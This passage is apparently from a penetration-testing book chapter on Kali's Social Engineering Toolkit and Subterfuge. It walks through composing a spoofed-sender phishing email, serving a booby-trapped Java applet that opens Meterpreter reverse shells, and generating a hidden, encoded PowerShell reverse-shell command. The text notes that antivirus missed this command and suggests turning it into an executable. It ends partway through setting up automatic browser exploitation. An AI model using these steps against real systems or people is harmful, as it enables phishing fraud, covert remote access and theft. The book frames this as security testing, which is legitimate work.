Social engineering attacks are one of the top techniques used against networks today. Why spend days, weeks or even months trying to penetrate layers of network security when you can just trick a user into running a file that allows you full access to their machine and bypasses anti-virus, firewalls and many intrusion detection systems?

This is most commonly used in phishing attacks today, craft an e-mail, or create a fake website that tricks users into running a malicious file that creates a backdoor into their system. But as a security expert, how could you test this against your network? Would such an attack work, and how could you defend against it?

Kali includes one of the most popular social engineering attack toolkits available, David Kennedy's Social Engineering Toolkit (SET). David's team is very active on SET, there are always new features and attacks being added. More recently several non-social engineering tools have been also added to SET making it a very robust attack tool.

In this chapter we will take a look at some of the tools included with SET and two of the attack options, both PowerShell based attacks.

## Starting SET

To start SET from the Kali main menu:

***Kali Linux > Exploitation Tools > Social Engineering Toolkit***

Or type “*se-toolkit*” or “*setoolkit*” (depending on your Kali version) in a terminal prompt.

## Mass Mailer

One way a Social Engineer will attack a network is to send out a flood of e-mails to company addresses and see who will respond or run the malicious attachment you sent with it.

SET comes with a Mass Mailer tool.

1. From the main menu select, “***Social-Engineering Attacks***”.
2. Next select option 5, “***Mass Mailer Attack***”:

## Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer
99. Return to main menu.

You then have a choice to send a single e-mail or multiple. For this example, let's just send one.

3. Pick option 1, "*E-Mail Attack Single Email Address*".

4. Enter a target e-mail address:

```
set:phishing> Send email to:MrCEO@SomeRandomDomain.com
```

5. Next choose to use a Gmail account or another server. For the test we will use a fake gmail account. So I picked option 1:

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>1
```

```
set:phishing> Your gmail email address:
```

I'll use the fake name "*EvilHacker@EvilDomain.com*".

6. Now choose a spoofed name to use for the "from" line of the message:

Let's use "*ITDepartment@SomeRandomDomain.com*", so it looks like it is from the corporate IT department.

7. Next SET asks for the password of your Gmail account.

8. Enter "yes" at the prompt, "*Flag this message/s as high priority?*"


9. Next, enter an e-mail subject line. How about, "*Important Update*":

```
set:phishing> Email subject:Important Update
```

10. Enter "P" when prompted to "*Send the message as html or plain?*"

Now type-in a fake message, preferably one that will entice our victim to click on a malicious link included or entice them surf to a malicious webpage. In actual defense practice this could just be a test webpage that records the IP address of those who were tricked to surf to the page. That way as a security team we know who in our organization needs to be better educated on the risks of malicious e-mails.

When finished, type "*END*".



(capitals) when finished: Dear Fake CEO, we are performing system updates and need you to visit EvilDomain.com and enter all of your personal account information run all the programs on the website and include your credit card numbers.  
Next line of the body: Sincerely,  
Next line of the body: Your IT Department.  
Next line of the body:  
Next line of the body: END

11. SET will then send out the e-mail.

The message above is obviously a silly fake, but something like this (with a much more believable message) could be used to test your employee's ability to detect, resist and report phishing attempts.

## SET 's Java PYInjector Attack

So far we have just sent a fake e-mail that could redirect someone to a bogus site. But what if we could make a fake site that offered up a booby trapped script. And if the user allows the script to run, creates a remote shell with the user?

The Java PYInjector attack leverages the anti-virus bypassing capabilities of PowerShell based attacks with a Java application. We will use SET to create a fictitious website that will offer up a booby-trapped Java app. And if user allows the app to run, we get a full remote session to the system.

We will be using a Windows 7 system as the "target" in this example.

From the main SET menu:

1. Select number 1, "***Social-Engineering Attacks***".
2. Next select 2, "***Website Attack Vectors***".

Notice the other options available.

3. Then 1, "***Java Applet Attack Method***".

This will create a Java app that has a backdoor shell.

There are several alternative attack options available here.

The Metasploit Browser Exploit attacks the client system with Metasploit browser exploits. The Credential Harvester attack is pretty slick as it clones an existing website (like Facebook) and then stores any credentials that are entered into it. TabNabbing works great if the client has a lot of browser windows open, it waits a certain time then switches one of the tabs to a page that SET creates. The Web-Jacking attack uses iFrame replacements to make a malicious link look legit. And finally, the Multi-Attack combines several of the above attacks.


4. Next choose 1, "***Web Templates***" to have SET create a generic webpage to use. Or use Option 2, "***Site Cloner***" to allow SET to use an existing webpage as a template for the attack webpage.
5. NAT/Port Forwarding – Select yes or no depending on if your SET system will use a

different web facing IP address. Usually selecting “*no*” will be sufficient if using an internal testing lab.

6. Enter the IP address of your SET machine. You can open another terminal window and type “*ifconfig*” if you are uncertain of your IP address.
7. Select a template - Now choose 1, “*Java Required*”. Notice the other social media options available.
8. Pick a payload you want delivered, I usually choose 14, “*ShellCodeExec Alphanum Shellcode*” (This is an interesting as it runs from memory, never touching the hard drive, thus effectively by-passing some anti-virus programs) or 15, “*PyInjector Shellcode*”. For now, let’s go ahead and use **Option 15, “PyInjector Shellcode Injection**”, and use the default port **443**.
9. Next choose a payload to inject, let’s pick the first Option, “*Windows Meterpreter Reverse TCP*”.

Now SET is all ready to go and does several things. It creates and encrypts the PowerShell injection code, creates the website, loads Metasploit and starts up a listening service looking for people to connect.

When done, your screen will look like this:



```
[*] Prepping pyinjector for delivery..
[*] Prepping website for pyinjector shellcode injection..
[*] Base64 encoding shellcode and prepping for delivery..
[*] Multi-Powershell-Injection is set to ON, this should be sweet..
[*] Generating x86-based powershell injection code for port: 22
[*] Generating x86-based powershell injection code for port: 53
[*] Generating x86-based powershell injection code for port: 443
[*] Generating x86-based powershell injection code for port: 21
[*] Generating x86-based powershell injection code for port: 25
[*] Finished generating powershell injection bypass..
[*] Encoded to bypass execution restriction policy..


*****
Web Server Launched. Welcome to the SET Web Attack.
*****

--] Tested on Windows, Linux, and OSX [--]
[*] Moving payload into cloned website.
[*] The site has been moved. SET Web Server is now listening..
[-] Launching MSF Listener...
[-] This may take a few to load MSF...
***
* WARNING: Database support has been disabled.
***

*****
METASPLOIT by Rapid7.
*****
```

That’s it - we are all set on the attacker side.

Now if we go to a “Victim” machine and surf to the IP address of our Kali “attacker” machine we will see this:



Oh look, the website wants to run a Java applet. Notice on the pop-up screen that the name says, “*Applet has been verified. (SECURE)*”.

How re-assuring, it must be okay to run.

If the “Victim” does allow this Java script to run, not just one, but multiple remote sessions will be created to our attacking machine. As you can see in the figure below:

```
msf exploit(handler) > [*] Meterpreter session 2 opened (192.168.1.226:25 -> 192.168.1.219:49353) at 2013-09-05 12:21:17 -0400
[*] Meterpreter session 3 opened (192.168.1.226:53 -> 192.168.1.219:49349) at 2013-09-05 12:21:17 -0400
[*] Meterpreter session 4 opened (192.168.1.226:22 -> 192.168.1.219:49351) at 2013-09-05 12:21:17 -0400
s[*] Meterpreter session 5 opened (192.168.1.226:443 -> 192.168.1.219:49352) at 2013-09-05 12:21:17 -0400
sessions
```

We will then be given an “*msf*” command prompt.

From here if we type the command “*sessions*” we can see any open remote sessions that have been created:

```
msf exploit(handler) > sessions

Active sessions
=====
```

Id	Type	Information	Connection
1	meterpreter x86/win32	Client-PC\Client @ CLIENT-PC	192.168.1.226:443 -> 192.168.1.219:49348 (192.168.1.219)
2	meterpreter x86/win32	Client-PC\Client @ CLIENT-PC	192.168.1.226:25 -> 192.168.1.219:49353 (192.168.1.219)
3	meterpreter x86/win32	Client-PC\Client @ CLIENT-PC	192.168.1.226:53 -> 192.168.1.219:49349 (192.168.1.219)
4	meterpreter x86/win32	Client-PC\Client @ CLIENT-PC	192.168.1.226:22 -> 192.168.1.219:49351 (192.168.1.219)
5	meterpreter x86/win32	Client-PC\Client @ CLIENT-PC	192.168.1.226:443 -> 192.168.1.219:49352 (192.168.1.219)

```
msf exploit(handler) >
```

Use “*sessions -i*” and the session number to connect to any of the sessions.

```
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Client\Desktop>
```

Once connected, you can use any of the built in Meterpreter commands, or use Linux commands to browse the remote PC, or simply running “*shell*” will give you a remote windows command shell:

```
msf exploit(handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > shell
Process 3316 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Client\Desktop>
```

That’s it, one bad choice on the victim’s side and as you can see, we have a complete remote session.

## Social Engineering Toolkit: PowerShell Attack Vector

The Java based PowerShell attack is great, but what if the target is not running Java, or we could not trick them into visiting our SET page? Another Social Engineering attempt is to trick a user into running a file that we send them.

So, let’s take a look at creating a PowerShell shellcode file and sending it to a target. If we can trick the target into running the shellcode, or run it ourselves, we get a remote connection to the box.

In this section we will use SET’s PowerShell Attack Vector to create a PowerShell script that when run by a target system will connect back and create a remote shell to our Kali system. We will also set up SET to look for these incoming connections.

1. Fire up SET and pick option number 1, “*Social-Engineering Attacks*” .
2. Select option 10, “ Powershell Attack Vector ”.

```
The Powershell Attack Vector module allows you to create PowerShell specific attacks. These attacks will allow you to use PowerShell which is available by default in all operating systems Windows Vista and above. PowerShell provides a fruitful landscape for deploying payloads and performing functions that do not get triggered by preventative technologies.

1) Powershell Alphanumeric Shellcode Injector
2) Powershell Reverse Shell
3) Powershell Bind Shell
4) Powershell Dump SAM Database

99) Return to Main Menu
msf:powershell>
```

3. Next choose number 1, “ *Powershell Alphanumeric Shellcode Injector* ”.
4. Now just enter the IP address of the Kali system and what port you want to use for the

windows machine to connect in on. Usually the default port, **443** is good enough.

5. Finally SET asks if you want to create the listener service, so when the victim runs the code, SET will be all set to accept the remote connection. Type “yes” at the prompt.

```
> IP address for the payload listener: 192.168.1.226
root@kali:~# cat /root/.set/reports/powershell/powershell.rc
[*] Prepping the payload for delivery and injecting alphanumeric shellcode...
[*] Generating x86-based powershell injection code...
[*] Finished generating powershell injection bypass...
[*] Encoded to bypass execution restriction policy...
[*] If you want the powershell commands and attack, they are exported to /root/.set/reports/
powershell/
root@kali:~# cat /root/.set/reports/powershell/powershell.rc
[*] Do you want to start the listener now [yes/no]: : yes
```

SET now creates the exploit code and if you chose to start the listener, kicks off the listener service in Metasploit and waits for an incoming connection:

```
[*] Processing /root/.set/reports/powershell/powershell.rc for ERB directives.
resource (/root/.set/reports/powershell/powershell.rc)> use multi/handler
resource (/root/.set/reports/powershell/powershell.rc)> set payload windows/meterpreter/reve
rse_tcp
payload => windows/meterpreter/reverse_tcp
resource (/root/.set/reports/powershell/powershell.rc)> set lport 443
lport => 443
resource (/root/.set/reports/powershell/powershell.rc)> set LHOST 0.0.0.0
LHOST => 0.0.0.0
resource (/root/.set/reports/powershell/powershell.rc)> exploit -j
[*] Exploit running as background job...
msf exploit(handler) >
[*] Started reverse handler on 0.0.0.0:443
[*] Starting the payload handler...
```

Now we just need to get the exploit code to the victim system. SET creates the exploit code and places it into the “/root/.set/reports/powershell/” directory.

Leave the SET window open and open an additional terminal shell.

Navigate to the powershell directory and you will see the powershell injection code in a text file, called “x86\_powershell\_injection.txt” in our example.

You can “cat” the file to display its contents:

```
root@kali:~# cd /root/.set/reports/powershell/
root@kali:~/set/reports/powershell# ls
powershell.rc x86_powershell_injection.txt
root@kali:~/set/reports/powershell# cat x86_powershell_injection.txt
powershell -nop -windows hidden -noni -enc JAAXACAAPQAgACcAJABjACAAPQAgACcAJwBbA
EQAbABsAEkAbQBwAG8AcgB0ACgAIGBrAGUAcgbuAGUAbAAZADIALgBkAGwAbAAIACkAXQBwAHUAYgBsA
GkAYwAgAHMAAdABhAHQAaQBjACAAZQB4AHQAZQBByAG4AIABJAG4AdABQAHQAQcAgAFYAaQBYAHQAQdBhA
GwAQQBsAGwAbABjACgASQBuAHQAUAAB0AHIAIABsAHAAQQBkAGQAQcgbL AHMAcWAsACAAdQBpAG4AdAAgA
GQAAdwBTAGkAegBLAGwAIAB1AGkAbgB0ACAAZgBsAEAEAbABsAG8AYwBhAHQAaQBvAG4AVAB5AHAAZQAAsA
CAAdQBpAG4AdAAgAGYAbABQAHIAbW80AGUAYwB0ACkAOW8bAEQAbABsAEkAbQBwAG8AcgB0ACgAIGBrA
GUAcgBuAGUAbAAZADIALgBkAGwAbAAIACkAXQBwAHUAYgBsAGkAYwAgAHMAAdABhAHQAaQBjACAAZQB4A
HQAQZQBByAG4AIABJAG4AdABQAHQAQcAgAgAEMAcgBLAGeAdABLAGAFQAaABYAGUAYQBkACgASQBuAHQAUAAB0A
HIAIABsAHAAVAB0AHIAZQBhAGQAQQB0AHQAQcgbPAGIAdQB0AGUAcWAsACAAdQBpAG4AdAAgAGQAAdwBTAG
HQAQZQBjAGsAUwBpAH0AZQAsACAASQBuAHQAUAAB0AHIAIABsAHAAUwB0AGEAcgB0AEAAZABkAHIAZQBzA
HMAAAGAEkAbgB0AFAAdABYACAABABwAFAAYQBYAGeAbgBLAGQAQZQBByACwAIAB1AGkAbgB0ACAAZAB3A
HMAcgbLAGeAdABpAG8ABgBAGwAYQBnAHMALAAgAEkAbgB0AFAAdABYACAABABwAFQAaABYAGUAYQBkA
EkAZAAdADsAlwBEAGwAbABJAG0AcABvAHIAAdAAoACIAbQBzAHYAYwByAHQALgBkAGwAbAAIACkAXQBwA
HUAYgBsAGkAYwAgAHMAAdABhAHQAaQBjACAAZQB4AHQAZQBByAG4AIABJAG4AdABQAHQAQcAgAG0AZQBtA
HMAZQB0ACgASQBuAHQAUAAB0AHIAIABkAGUAcW80ACwAIAB1AGkAbgB0ACAAcWByAGMALAAgAHUAaQBwA
HQAIABjAG8AdQBwAHQAQKA7ACcAJwA7ACQAAdwAgAD0AIABBAGQAZAAtAFQAeQBwAGUAIAAtAG0AZQBtA
GIAZQBByAEQAQZQBmAGkAbgBpAHQAaQBvAG4AIAAkAGMAIAAtAE4AYQBtAGUAIAA1AFcAaQBwADMAMgA1A
```

If a Windows system runs the code, a remote session will open up to our Kali machine.

For this example, I will just copy the code and paste it into a Windows 7 command prompt:

[illegible]

Once you hit enter, a full remote shell session is created on the Kali SET machine:

```
[*] Meterpreter session 1 opened (192.168.1.226:443 -> 192.168.1.219:49354) at 2013-09-06 11:42:32 -0400
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > shell
Process 1776 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Client>
```

As in the previous tutorial, once a session is open we can use any Meterpreter or Linux command, or just type “*shell*” to get a remote command prompt.

### ALTERNATIVE OPTIONS:

Though most users will not copy and paste a text file to a command prompt and then execute it, this works great for penetration testers who might be able to gain access to a remote command prompt and want to use a full Meterpreter shell.

Also, there are several tutorials on the web explaining how to take the resultant SET Powershell text file and convert it into an executable .exe file.


Basically you turn the text file into a batch file, and then use a .bat to .exe converter to change the file into an executable.

I leave this exercise up to the reader.

Or you could simply use the program “*Veil*” (refer to the chapter on Bypassing AV with Veil) that does basically the same thing.

## Conclusion

PowerShell is available on almost every Windows box these days, and many anti-virus programs do not detect these types of attacks making them very powerful. As you can see below, I uploaded our PowerShell injection code to VirusTotal and it didn’t detect anything malicious:



Most likely, you would need to be tricked into running the code for the attack to be successful. So as always, be very careful opening files and links from e-mails and social media messages.

Run an internet browser script blocking program like the Firefox add-in, “*NoScript*” to prevent code from automatically running from visited websites.

Also be very wary of shortened links, especially used on Twitter. Recently I saw a shortened link on Twitter that when unshrunk was a four line command to a malware server!

## More Advanced Attacks with SET

Spend some time with SET and check out the numerous options it offers for attacking a target system.

You can use SET to create malicious CD/DVD and USB media (for creating malicious media and leaving them in corporate parking lots, etc), a slew of Arduino based attacks, Microsoft SQL Brute Forcer, Wireless Access Point attack, a Mass E-Mailer, QR code attack and a bunch of website social engineering attacks that we did not cover.

The SCCM attack vector under the Fast Track menu is especially of concern to any corporation that uses PXE booting and corporate images. For a complete overview of the SCCM attack, see:

[http://www.trustedsec.com/files/Owning\\_One\\_Rule\\_All\\_v2.pdf](http://www.trustedsec.com/files/Owning_One_Rule_All_v2.pdf)

You can also set a lot of options in the SET config file to modify how SET functions. The file can be found at “*/etc/share/set/config/set\_config*” .

The Social Engineering Toolkit is truly a robust and feature rich tool for any corporate security testing team.

# Chapter 15 - Subterfuge

## Automatic Browser Attack with Subterfuge

In this section we will continue to talk about Social Engineering type attacks. We will use a program called Subterfuge to create a fake webserver that will automatically attack any browser that tries to connect to us.

This will simulate one way that hackers can gain access to a target machine by having them visit a malicious website. As soon as a client visits this webserver, Subterfuge automatically runs a slew of browser attacks through the Metasploit Framework's Browser AutoPwn module at the client.

If one (or more) of the attacks succeed, we will usually get a full remote command shell to the client system.

## Let's get started

First up we will need to install Subterfuge.

Subterfuge was one of the programs removed from the Backtrack platform. It was present in Backtrack 5 but removed in the switch to Kali, most likely as there are other programs in Kali that do similar things. From reading the online forums, it sounds like Subterfuge could possibly be added back in at some time. But the install isn't that hard.

Let's go ahead and download & install Subterfuge:

1. Download Subterfuge( <http://code.google.com/p/subterfuge/downloads/list>)



2. Go ahead and save it in the root.

3. Now extract the file with the ***tar -xvf*** command.

```
root@kali:~# ls
Desktop SubterfugePublicBeta5.0.tar.gz
root@kali:~# tar -xvf SubterfugePublicBeta5.0.tar.gz
```


4. Now change to the Subterfuge directory and run the install with Python:

```
root@kali:~# cd subterfuge/
root@kali:~/subterfuge# sudo python install.py
```

5. The graphical install interface will show up. Click the Full Install with Dependencies and then click, ***“Install”***:



6. When the install routine is complete click ***“Finish”***.



7. Now go ahead and run Subterfuge:

```
root@kali:~/subterfuge# cd ..  
root@kali:~# subterfuge
```

8. Now you are given a screen showing that the server is up and running:

```
Subterfuge courtesy of r00t0v3rrid3 & 0sm0s1z  
Checking for updates. You can disable this feature through the settings page.  
Validating models...  
  
0 errors found  
Django version 1.3.1, using settings 'subterfuge.settings'  
Development server is running at http://127.0.0.1:80/  
Quit the server with CONTROL-C.
```

9. Now open Iceweasel and surf to **127.0.0.1:80**. You are greeted with the main Subterfuge interface:



Notice there is a place to display usernames and passwords, a *Modules* and *Settings* menu and a *Start* button.

There are several different attacks we can perform all found under the Modules menu. We can modify how Subterfuge functions with the Settings menu, and Start initiates some of the attacks.


## Browser Autopwn

Let's try the ***Browser\_Autopwn*** attack. In it, Subterfuge starts a rogue server and will load in a ton of different client side browser attacks and use them against any client that tries to connect.

1. Click on the “***Modules***” menu.
2. Click on the “***HTTP Code Injection***” icon.
3. We will be greeted with the Plugin Settings. Leave it at the defaults of “***browser\_autopwn***” and “***IFrame Injection***” and click “***Apply***”.



4. Subterfuge automatically opens a shell window and starts loading Metasploit.



5. The Metasploit Exploits are loaded and prepared :

```

[*] Using URL: http://0.0.0.0:8080/hCPRZaAOExrf
[*] Local IP: http://192.168.198.131:8080/hCPRZaAOExrf
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_jmxbean_2 with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/KCtebriGeQB
[*] Local IP: http://192.168.198.131:8080/KCtebriGeQB
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_method_handle with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/trvtETxKUKu
[*] Local IP: http://192.168.198.131:8080/trvtETxKUKu
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_provider_skeleton with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/WUxGF10CzZNjY
[*] Local IP: http://192.168.198.131:8080/WUxGF10CzZNjY
[*] Server started.
[*] Starting exploit multi/browser/java_jre17_reflection_types with payload java/meterpreter/reverse_tcp
[*] Using URL: http://0.0.0.0:8080/mJmcBZx
[*] Local IP: http://192.168.198.131:8080/mJmcBZx
[*] Server started.

```

After a while you will see a screen that says:

```

